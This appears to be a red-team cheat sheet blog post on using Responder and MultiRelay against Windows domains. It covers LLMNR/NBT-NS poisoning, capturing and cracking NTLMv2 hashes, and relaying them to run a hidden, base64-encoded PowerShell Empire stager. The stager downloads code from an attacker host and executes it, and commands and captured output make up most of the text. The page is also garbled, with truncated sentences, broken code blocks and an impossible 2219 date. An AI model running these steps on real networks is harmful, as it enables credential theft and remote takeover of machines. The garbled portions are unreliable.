


Responder - CheatSheet

2219-12-10 · 847 WORDS · 4 MINUTE READ


RESPONDER · WINDOWS DOMAIN · REDTEAM · CHEATSHEET


RESPONDER · GUIDE · NTLM · DOMAIN

Notes

Responder - Ultimate Guide
Responder - Info
Github Repo

Starting Responder





Example Running python on local IP of 192.168.210.145 and Adapter eth0

```
python Responder.py -i 192.168.210.145 -I eth0
```

OSX

```
sudo Responder.py -i 192.168.215.109 -v


RunFinger.py -i 192.168.215.0/24


sudo MultiRelay.py -t 192.168.215.116 -u ALL
```

Edit .conf to specify IP (If installed via brew)

```
/usr/local/Cellar/responder/2.3.3.6_2/libexec/
```

Linux

```
responder -I eth0 -rv
```

Anaylise mode


```
Responder -I eth0 -A
```


Edit Responder config

In preparation of this attack we need to disable the SMB and HTTP servers used by Responder otherwise we'll get some conflicts between this and Multi-relay (example shown below).

```
nano /usr/share/responder/Responder.conf
```

Change the SMB and HTTP settings to 'OFF' and save the file.





Listen only mode (analyse):

You can use Responder in listen only mode, i.e. analyse, but don't actively respond to any requests. This can be achieved using the -A parameter and again this is a useful feature to see how chatty the network is without actively targeting any hosts.

```
sudo Responder.py -i 192.168.215.109 -A
[i] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned.
```

```
[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.10.206]
    Challenge set              [random]
    Respond To                 ['192.168.10.17']
    Don't Respond To Names     ['ISATAP']


[i] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned.
```

```
[Analyze mode: NBT-NS] Request by 192.168.56.102 for WPAD, ignoring
[Analyze mode: NBT-NS] Request by 192.168.56.102 for GMAIL.COM, ignoring
[Analyze mode: Browser] Datagram Request from IP: 192.168.56.105 hostname: VICTIM-PC0 via the: Workstation/Redir
ector to: CRT. Service: Domain Controller
[LANMAN] Detected Domains: CRT (Unknown)
[LANMAN] Detected Workstations/Servers on domain CRT: SRV2008 (Windows 7/Server 2008R2), VICTIM-PC0 (Windows 7/S
erver 2008R2)
None
[Analyze mode: NBT-NS] Request by 192.168.56.102 for GMAIL.COM, ignoring
[Analyze mode: NBT-NS] Request by 192.168.56.102 for GMAIL.COM, ignoring
[Analyze mode: Browser] Datagram Request from IP: 192.168.56.105 hostname: VICTIM-PC0 via the: Workstation/Redir
ector to: CRT. Service: Domain Controller
[Analyze mode: NBT-NS] Request by 192.168.56.105 for CRT, ignoring
[LANMAN] Detected Domains: CRT (Unknown)
[LANMAN] Detected Workstations/Servers on domain CRT: SRV2008 (Windows 7/Server 2008R2), VICTIM-PC0 (Windows 7/S
erver 2008R2)
None
[Analyze mode: NBT-NS] Request by 192.168.56.102 for VICTIM-PC0, ignoring
[Analyze mode: Browser] Datagram Request from IP: 192.168.56.105 hostname: VICTIM-PC0 via the: Workstation/Redir
ector to: CRT. Service: Domain Controller
```

Cracking hash

The last step is cracking the NTLMv2 hash, depending on the complexity of the password policy within the target environment this could take some time. ocl-hashcat would be a better choice for offline cracking where password policies are known / suspected to be more secure. As the password is intentionally insecure within the test lab environment, john is used to crack the NTLMv2 hash:

```
root@kali:~/Responder/logs# john SMB-NTLMv2-SSP-192.168.210.135.txt
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
Password!        (Administrator)
1g 0:00:00:00 DONE 2/3 (2017-02-10 12:46) 4.000g/s 394224p/s 394224c/s 394224C/s Password!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Responder/logs#
```

Targeting specific host(s):

If you want to target a specific IP/range of IPs, you can edit Responder.conf and change the RespondTo argument. This is extremely useful when you have a specific target in sight and don't want to potentially cause network-wide disruption. Additionally, it is also possible to specify the NBT-NS/LLMNR name by altering the RespondToName argument, although this is something I have yet to fully experiment with. In the following screenshot we have limited attacks to the host 192.168.10.17.

```
; Specific IP Addresses to respond to (default = All)
; Example: RespondTo = 10.20.1.100-150, 10.20.3.10
RespondTo = 192.168.10.17
```

RunFinger.py

If we wanted to check for machines on the subnet with SMB signing not enabled, we can use RunFinger.py which is in the responder toolset. And all you'd do is:

```
![](/img/Responder/runfinger2.png)

Updated RunFinger.py, now checks for MS17-010, null sessions, etc.
```

```
![](/img/Responder/runfinger3.png)



## MultiRelay.py

We'll start MultiRelay by pointing it at a target (-t) and using all users (-u ALL).
```


python MultiRelay.py -t 10.0.2.4 -u ALL```

You can specify users to watch for by setting the following commands


```
![](/img/Responder/multirelaystart.png)

### Mimikatz

his is where Multi-relay now comes into its own. [At the end of March this year @pyth

![](/img/Responder/mimi2.png)

### SMB scanner

Other useful functionality includes the super quick SMB scanner that can be used to f

![](/img/Responder/scan.png)
```

```
### Meterpreter shells via web_delivery

Let’s play with one last feature of Multi-relay and use this tool to spawn every pent

![](/img/Responder/web-delivery.png)


Returning to the Multi-relay shell we can now run our favourite IEX command and hopef

![](/img/Responder/iex.png)

Returning to the msf web_delivery exploit we see some action and once the shell has l

![](/img/Responder/meterpreter.png)

### Empire shell via powershell command exec

This one-liner is plugged in to MultiRelay as our payload when we successfully replay
```

./MultiRelay.py -t -c <‘command to run’> -u ```



Note: during a pentest, this is where we sit back and wait for a triggering event to execute our payload. This can take a while in certain environments, but on busy Windows networks it's usually only a few minutes before someone comes along and makes your day! We'll move the process along by attempting to accessing a share, so Responder can trigger the payload:



Once we attempt to access a share, Responder immediately gets to work poisoning traffic to the requesting host:

```
[*] [LLMNR]  Poisoned answer sent to 10.10.10.1 for name thissharedoesnotexist
[*] [LLMNR]  Poisoned answer sent to 10.10.10.1 for name thissharedoesnotexist
```

Simultaneously, MultiRelay is setting up a SMB challenge to capture a NTLM hash for replay:

```
[+] Setting up SMB relay with SMB challenge: 873781521f2228bd
```

After the requesting host replies to the SMB server with a NTLM hash, MultiRelay replays that hash to the target with our payload:

```
[+] Received NTLMv2 hash from: 10.10.10.1
[+] Client info: ['Windows Server 2012 R2 Datacenter 9600', domain: 'TEVORAPENTEST', signing
:'True']
[+] Username: admin is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Looks good, admin has admin rights on C$.
[+] Authenticated.
[+] Running command: powershell.exe -NoP -sta -NonI -W Hidden -Enc WwBTAHkAUwBUAEUATQAuAE4AZ
QBUAC4AUwBlAHIAdgBJAEMAZQBQAE8ASQBuAFQATQBBAG4AYQBHAEUAcgBdADoAOgBFAHgAcABFAGMAdAAxADAAMABDA
G8AbgB0AEkATgBVAEUAIAA9ACAAMAA7ACQAVwBjAD0ATgBFAHcALQBPAGIAagBFAEMAVAAgAFMAWQBzAHQAZQBNAC4AT
gBFAHQALgBXAEUAQgBDAGwAaQBFAG4AVAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkA
G8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAO
gAxADEALgAwACkAIABsAGkAawBlACAARwBlAGMAawBvACcAOwAkAHcAYwAuAEgAZQBhAGQARQBSAFMALgBBAGQARAAoA
CcAVQBzAGUAcgAtAEEAZwBlAG4AdAAnACwAJAB1ACkAOwAkAFcAQwAuAFAAUgBPAHgAeQAgAD0AIABbAFMAWQBTAHQAZ
QBtAC4ATgBFAFQALgBXAGUAQgBSAEUAUQB1AGUAUwB0AF0AOgA6AEQARQBGAEAVQBMAHQAVwBFAGIAUAByAE8AeAB5A
DsAJAB3AEMALgBQAFIATwB4AHkALgBDAHIARQBkAGUATgBUAGkAQQBsAHMAIAA9ACAAWwBTAHkAcwBUAEUAbQAuAE4AR
QBUAC4AQwByAEUARABlAG4AdABJAEEATABDAEEAYwBoAEUAXQA6ADoARABFAGYAYQBVAGwAdABOAEUAdAB3AE8AcgBLA
EMAUgBlAEQAZQBOAFQAaQBhAEwAcwA7ACQASwA9ACcAMgBUAF0AXwB9AGEARgBpAF4ASgBAAHYAUgBuAFcAdwBDAEkAW
wApACsAeAAtAFEAZQA0ACwAXABzADoAcABEACcAOwAkAEkAPQAwADsAWwBjAGgAQQBSAFsAXQBdACQAYgA9ACgAWwBjA
GgAQQBSAFsAXQBdACgAJAB3AGMALgBEAG8AdwBOAGwAbwBhAEQAUwBUAFIASQBuAGcAKAAiAGgAdAB0AHAAOgAvAC8AM
QAwAC4AMQAwAC4AMQAwAC4AMQAwADEAOgA4ADAAOAAwAC8AaQBuAGQAZQB4AC4AYQBzAHAAIgApACkAKQB8ACUAewAkA
F8ALQBiAFgAbwByACQAawBbACQASQArACsAJQAkAGsALgBMAEUATgBnAFQAaABdAH0AOwBJAEUAWAAgACgAJABiAC0AS
gBPAEkAbgAnACcAKQA=
```

Then we're greeted with a nice little prompt telling us things went right:

```
(Empire) > [+] Initial agent AWTP1RND3K1NHEKV from 10.10.10.100 now active
```

From here we can perform all our post exploitation activities in Empire, like establishing persistence, running Mimikatz, enumerating directories, and so on. And there you have it, domain pwnage without cracking passwords!

OLDER

Responder - MultiRelay -> Mimikatz -> Crackmapexec ->Windows PWNage (GameOfPWNZ)

NEWER

Responder